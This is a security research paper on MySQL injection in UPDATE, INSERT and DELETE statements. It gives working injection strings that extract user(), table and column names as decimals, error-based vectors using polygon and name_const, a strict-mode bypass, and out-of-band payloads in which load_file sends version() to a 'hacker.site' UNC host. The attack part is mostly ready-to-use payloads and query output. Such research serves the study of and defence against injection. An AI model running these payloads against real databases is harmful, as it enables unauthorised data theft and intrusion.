MySQL Injection in Update, Insert and Delete

Osanda Malith Jayathissa

(@OsandaMalith)

Table of Contents

Overview 3

Converting Strings to Numbers 5

Injection 7

- Extracting Table Names 7
- Extracting Column Names 7
- Update Statement 8
- Insert Statement 9

Limitations in MySQL 5.7 9

Decoding 11

- SQL 11
- Python 11
- Ruby 11

Traditional In-Band Method 12

- Update Statement 12
- Insert Statement 12

Error Based Injection 12

- Update Statement 12
- Insert Statement 12
- Delete Statement 13

Out-of-Band (OOB) Injections 13

- Update Statement 13
- Insert Statement 13
- Delete Statement 13

Conclusion 13

Acknowledgements 13

About Me 14

References 14

Overview

The traditional in-band method in INSERT, UPDATE injections would be by fixing the query. For example in INSERT statements one can simply fix the query, comment out the rest and extract the data once it is echoed out by the application. Same goes with the UPDATE statement, but only if the query has more than one column we can fix the query. What if we face a situation where UPDATE or INSERT has one column or simply we don't know the exact query to fix? What if mysql_error() is not echoed out?

Let's look at the following scenario. For simplicity's sake let's not make things complex. The updated username is also echoed back to us. How can we inject in this scenario?

```
$query = "UPDATE users SET username = '$username' WHERE id = '$id';";
```

The parameters are as follows for the update query.

```
username=test&id=16
```

Recently I was researching on different in-band and out-of-band techniques we can apply in these situations.

To understand my technique let's look at how MySQL handles strings. Basically a string is equal to '0' in MySQL. Let me prove it.

```
mysql> select 'osanda' = 0;
+--------------+
| 'osanda' = 0 |
+--------------+
|            1 |
+--------------+

mysql> select !'osanda';
+-----------+
| !'osanda' |
+-----------+
|         1 |
+-----------+
```

What if we add digits to a string? It would be same as adding a value to 0.

```
mysql> select 'osanda'+123;
+--------------+
| 'osanda'+123 |
+--------------+
|          123 |
+--------------+
```

This dynamic 'feature' triggered me some new ideas. But wait, let's research more about the data type. What if we add the highest possible value in MySQL which is a BIGINT to a string?

```
mysql> select 'osanda'+~0;
+----------------------+
| 'osanda'+~0          |
+----------------------+
| 1.8446744073709552e19 |
+----------------------+
```

The value is '1.8446744073709552e19' which means a string actually returns a DOUBLE which is of 8 bytes. Let me prove it.

```
mysql> select ~0+0e0;
+----------------------+
| ~0+0e0               |
+----------------------+
| 1.8446744073709552e19 |
+----------------------+

mysql> select (~0+0e0) = ('osanda' + ~0) ;
+-------------------------+
| (~0+0e0) = ('osanda' + ~0) |
+-------------------------+
|                       1 |
+-------------------------+
```

As a conclusion we now know that the value return by the string is actually a DOUBLE. By adding a DOUBLE to a larger value will result in the answer in IEEE double precision. To overcome this problem we can only perform bitwise OR.

```
mysql> select 'osanda' | ~0;
+----------------------+
| 'osanda' | ~0        |
+----------------------+
| 18446744073709551615 |
+----------------------+
```

Perfect, we get the highest unsigned 64-bit BIGINT value which is 0xffffffffffffffff. Now that we can be sure by performing bitwise OR we get the exact value and this value should be less than a BIGINT, simply because we cannot exceed 64-bits.

Converting Strings to Numbers

Basically what if save the data as numbers and decode them back once the application echoes them out? For this I came up with this solution. First we convert the string to hex, next the hex values to decimals.

String -> Hexadecimal -> Decimal

```
mysql> select conv(hex(version()), 16, 10);
+--------------------------------+
| conv(hex(version()), 16, 10)   |
+--------------------------------+
| 58472576987956                 |
+--------------------------------+
```

For decoding we do the opposite. I have mentioned different ways of decoding using SQL, Python and Ruby in the decoding chapter.

Decimal -> Hexadecimal -> String

```
mysql> select unhex(conv(58472576987956, 10, 16));
+-------------------------------------+
| unhex(conv(58472576987956, 10, 16)) |
+-------------------------------------+
| 5.5.34                              |
+-------------------------------------+
```

But wait, there's a limitation as I have mentioned earlier. The highest data type in MySQL is a BIGINT and we can't exceed it. The maximum length of a string can be 8 characters long. Let me show you.

```
mysql> select conv(hex('AAAAAAAA'), 16, 10);
+---------------------------------+
| conv(hex('AAAAAAAA'), 16, 10)   |
+---------------------------------+
| 4702111234474983745             |
+---------------------------------+
```

Note that the value '4702111234474983745' can be decoded back to 'AAAAAAAA'. If we add another 'A' character we won't get the correct decimal value, it will result in an unsigned BIGINT value of 0xffffffffffffffff.

```
mysql> select conv(hex('AAAAAAAAA'), 16, 10);
+--------------------------------+
| conv(hex('AAAAAAAAA'), 16, 10) |
+--------------------------------+
| 18446744073709551615           |
+--------------------------------+


mysql> select conv(hex('AAAAAAAAA'), 16, 10) = ~0;
+-------------------------------------+
| conv(hex('AAAAAAAAA'), 16, 10) = ~0 |
+-------------------------------------+
|                                   1 |
+-------------------------------------+
```

So that we know the limitation, we have to extract a string 8 by 8. For this purpose I will be using the substr() function.

```
select conv(hex(substr(user(),1 + (n-1) * 8, 8 * n)), 16, 10);
```

Where $n \in \mathbb{N}$, for easyness I have used '*n*' where it goes 1,2,3… 8 by 8.

For example to extract the username which is more than 8 characters long, you have to first extract the first 8 characters and then the next remaining characters till we reach NULL.

```
mysql> select conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)), 16, 10);
+--------------------------------------------------------+
| conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)), 16, 10) |
+--------------------------------------------------------+
| 8245931987826405219                                    |
+--------------------------------------------------------+

mysql> select conv(hex(substr(user(),1 + (2-1) * 8, 8 * 2)), 16, 10);
+--------------------------------------------------------+
| conv(hex(substr(user(),1 + (2-1) * 8, 8 * 2)), 16, 10) |
+--------------------------------------------------------+
| 107118236496756                                        |
+--------------------------------------------------------+
```

Finally after decoding the values we get the result from user().

```
mysql> select concat(unhex(conv(8245931987826405219, 10, 16)), unhex(conv(107118236496756, 10, 
16)));
+-----------------------------------------------------------------------------------------+
| concat(unhex(conv(8245931987826405219, 10, 16)), unhex(conv(107118236496756, 10, 16))) |
+-----------------------------------------------------------------------------------------+
| root@localhost                                                                          |
+-----------------------------------------------------------------------------------------+
```

Injection

Extracting Table Names

The syntax for extracting table names from the information_schema database.

```
select conv(hex(substr((select table_name from information_schema.tables where 
table_schema=schema() limit 0,1),1 + (n-1) * 8, 8*n)), 16, 10);
```

Extracting Column Names

The syntax for extracting column names from the information_schema database.

```
select conv(hex(substr((select column_name from information_schema.columns where 
table_name='Name of your table' limit 0,1),1 + (n-1) * 8, 8*n)), 16, 10);
```

Update Statement

Now we can put the things we learned together. We apply bitwise OR to the string with our payload which converts the data into decimals.

Let's look at an example where we can apply my technique inside an update statement.

```
update emails set email_id='osanda'|conv(hex(substr(user(),1 + (n-1) * 8, 8 * n)),16, 10)
where id='16';
```


For the previous problem we can inject like this.

```
name=test' | conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16, 10) where id=16;%00&id=16
```

The actual query will look something like this.

```
update users set username = 'test' | conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16,
10) where id=16;%00' where id = '16';
```

This is from a demo application which I developed to test this injection.



Insert Statement

Let’s imagine a query like this.

```
insert into users values (17,'james', 'bond');
```

Same like the update statement you can apply this method into the insert statement as well.

```
insert into users values (17,'james', 'bond'|conv(hex(substr(user(),1 + (n-1) * 8, 8 * n)),16, 10);
```

However in this example you can fix the query and inject, but like in the previous case if the insert statement has only one column in the scenario, this method is useful.

Limitations in MySQL 5.7

You may notice that my method will not work in versions after MySQL 5.7.5.

```
mysql> update users set username = 'osanda' | conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16, 10) where id=14;

ERROR 1292 (22007): Truncated incorrect INTEGER value: 'osanda'
```

After researching on MySQL 5.7 I noticed that by default the MySQL server runs on ‘Strict SQL Mode’. As of MySQL **5.7.5**, the default SQL mode includes ‘STRICT_TRANS_TABLES’.

```
SELECT @@GLOBAL.sql_mode;
SELECT @@SESSION.sql_mode;
```

```
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.7.17    |
+-----------+
1 row in set (0.00 sec)

mysql> select @@session.sql_mode;
+--------------------------------------------+
| @@session.sql_mode                         |
+--------------------------------------------+
| STRICT_TRANS_TABLES,NO_ENGINE_SUBSTITUTION |
+--------------------------------------------+
1 row in set (0.00 sec)
```

In MySQL 5.7 under 'Strict SQL Mode'you cannot do this tricky type casting from integer to string since the original data type of the column is a 'varchar' in my case. "Strict mode controls how MySQL handles invalid or missing values in data-change statements such as INSERT or UPDATE." If the data type of wrong this will throw us an exception.

To overcome this you must always use an integer in the injection. For example this query will work successfully.

```
mysql> update users set username = '0' | conv(hex(substr(user(),1 + (1-1) * 8, 8 * 1)),16, 10) where id=14;

Query OK, 1 row affected (0.08 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Additionally you can turn off 'Strict Mode' during runtime like this. The 'SESSION' variable can be modified by any user for his current session.

```
SET sql_mode = '';
SET SESSION sql_mode = '';
```

Setting the GLOBAL variable requires the SUPER privilege and affects the operation of all clients that connect from that time on.

```
SET GLOBAL sql_mode = '';
```

As a permanent solution you need to start MySQL server by specifying empty parameters to 'sql_mode'.

```
mysqld.exe --sql-mode=
```

You can also add this entry to your 'my.cnf' configuration file.

```
sql-mode=
```

To find out the order the default options are loaded and paths to the configuration files type this.

```
mysqld.exe --help --verbose
```

You can create a new file as 'myfile.ini' and give this file as the default configuration for MySQL.

```
mysqld.exe --defaults-file=myfile.ini
```

The content in your configuration.

```
[mysqld]
sql-mode=
```

If a developer uses the 'IGNORE' keyword, the 'Strict Mode' is ignored. We can use like 'INSERT IGNORE' or 'UPDATE IGNORE'.

Under 'Strict Mode' if you run this statement, it will execute successfully.

```
mysql> update ignore users set username = 'osanda' | conv(hex(substr(user(),1 + (1-1)
* 8, 8 * 1)),16, 10) where id=14;

Query OK, 1 row affected, 1 warning (0.30 sec)
Rows matched: 1  Changed: 1  Warnings: 1
```

Decoding

Here are some methods you can use in decoding the values in these languages.

SQL

```
select unhex(conv(value, 10, 16));
```

Python

```
dec = lambda x:("%x"%x).decode('hex')
```

Ruby

```
dec = lambda { |x| puts x.to_s(16).scan(/../).map { |x| x.hex.chr }.join }
```

Ruby is an amazing language. Here's another hacky way of doing this.

```
dec = lambda { |x| puts x.to_s(16).scan(/\w+/).pack("H*") }
```

This can be done in almost any language. You can come up with any solution with the language you are comfortable with.

Traditional In-Band Method

Since I wanted to write a complete paper on these injections, these are the normal methods you can inject when there are more than one column in the injection point.

Update Statement

Let's imagine the previous problem but this time we have 2 columns in the statement. We also need to know the name of the other column.

```
UPDATE newsletter SET username = '$user', email = '$email' WHERE id = '$id';
```

We can inject in this form if the application echoes back the value of '$email' to us.

```
username=test',email = (select version()) where id = '16'-- -&email=test
```

Insert Statement

If we take query for example, we can inject by fixing the query like the previous example. But you need to know the number of values in the query to fix the query.

```
INSERT INTO `database`.`users` (`id`,`user`,`pass`) VALUES ('$id','$user', '$pass');
```

We can inject like this if the value of '$user' is echoed back to us by the application.

```
id=16',(SELECT @@version), 'XXX');-- -&user=test&pass=test
```

Error Based Injection

I wrote a paper on injections in Insert, Update and Delete statements back in the days(I was 17 years to be precise, I feel like I should have written it in a better way :)). You can use any error based vector by following the same syntax like these examples.

Update Statement

```
UPDATE users SET password = 'osanda'*multipoint((select*from(select
name_const(version(),1))x))*'' WHERE id='16' ;

UPDATE users SET password = 'osanda' WHERE id='16'*polygon((select*from(select
name_const(version(),1))x))*'' ;
```

Insert Statement

```
INSERT INTO users VALUES (17,'james', 'bond'*polygon((select*from(select
name_const(version(),1))x))*'');
```

Delete Statement

```
DELETE FROM users WHERE id='17'*polygon((select*from(select
name_const(version(),1))x))*'';
```

Instead of '*' you can use ||, or, |, and, &&, &, >>, <<, ^, xor, <=, <, <=>,>, >=, mul, /, div, -, +, %, mod.

Out-of-Band (OOB) Injections

You can check my previous research which I have described in detail about MySQL OOB techniques under Windows. The same methods can be applied in 'INSERT', 'UPDATE' and 'DELETE' statements.

Update Statement

```
UPDATE users SET username =
'osanda'<=>load_file(concat('\\\\',version(),'.hacker.siste\\a.txt')) WHERE id='15';

UPDATE users SET username = 'osanda' WHERE
id='15'*load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
```

Insert Statement

```
INSERT into users VALUES
(15,'james','bond'|load_file(concat('\\\\',version(),'.hacker.site\\a.txt')));
```

Delete Statement

```
DELETE FROM users WHERE
id='15'*load_file(concat('\\\\',version(),'.hacker.site\\a.txt'));
```

You can use ||, or, |, and, &&, &, >>, <<, ^, xor, <=, <, <=>,>, >=, *,mul, /, div, -, +, %, mod.

Conclusion

Exploitation of a vulnerability is not straight forward in real world scenarios. It's up to you to make use of these techniques and come with a creative solution in the exploitation of SQL injection vulnerabilities. Analyze the situation and depending on the situation apply the correct techniques.

Acknowledgements

Special thanks to Mukarram Khalid (@themakmaniac) for reviewing and testing my research.

About Me

I'm a very young independent security researcher passionate in application security, penetration testing and reverse engineering. I got acknowledged by many organizations for disclosing vulnerabilities including Microsoft, Apple, Oracle, AT&T, Sony, etc. I'm a contributor to the SQL Injection Knowledge Base (https://websec.ca/kb/sql_injection). Currently holds OSCP, eCRE, eWPTX, eCPPT, eWPT.

You can check other interesting things related to SQLi on https://osandamalith.com/tag/mysql/

References

- http://dev.mysql.com/doc/refman/5.7/en/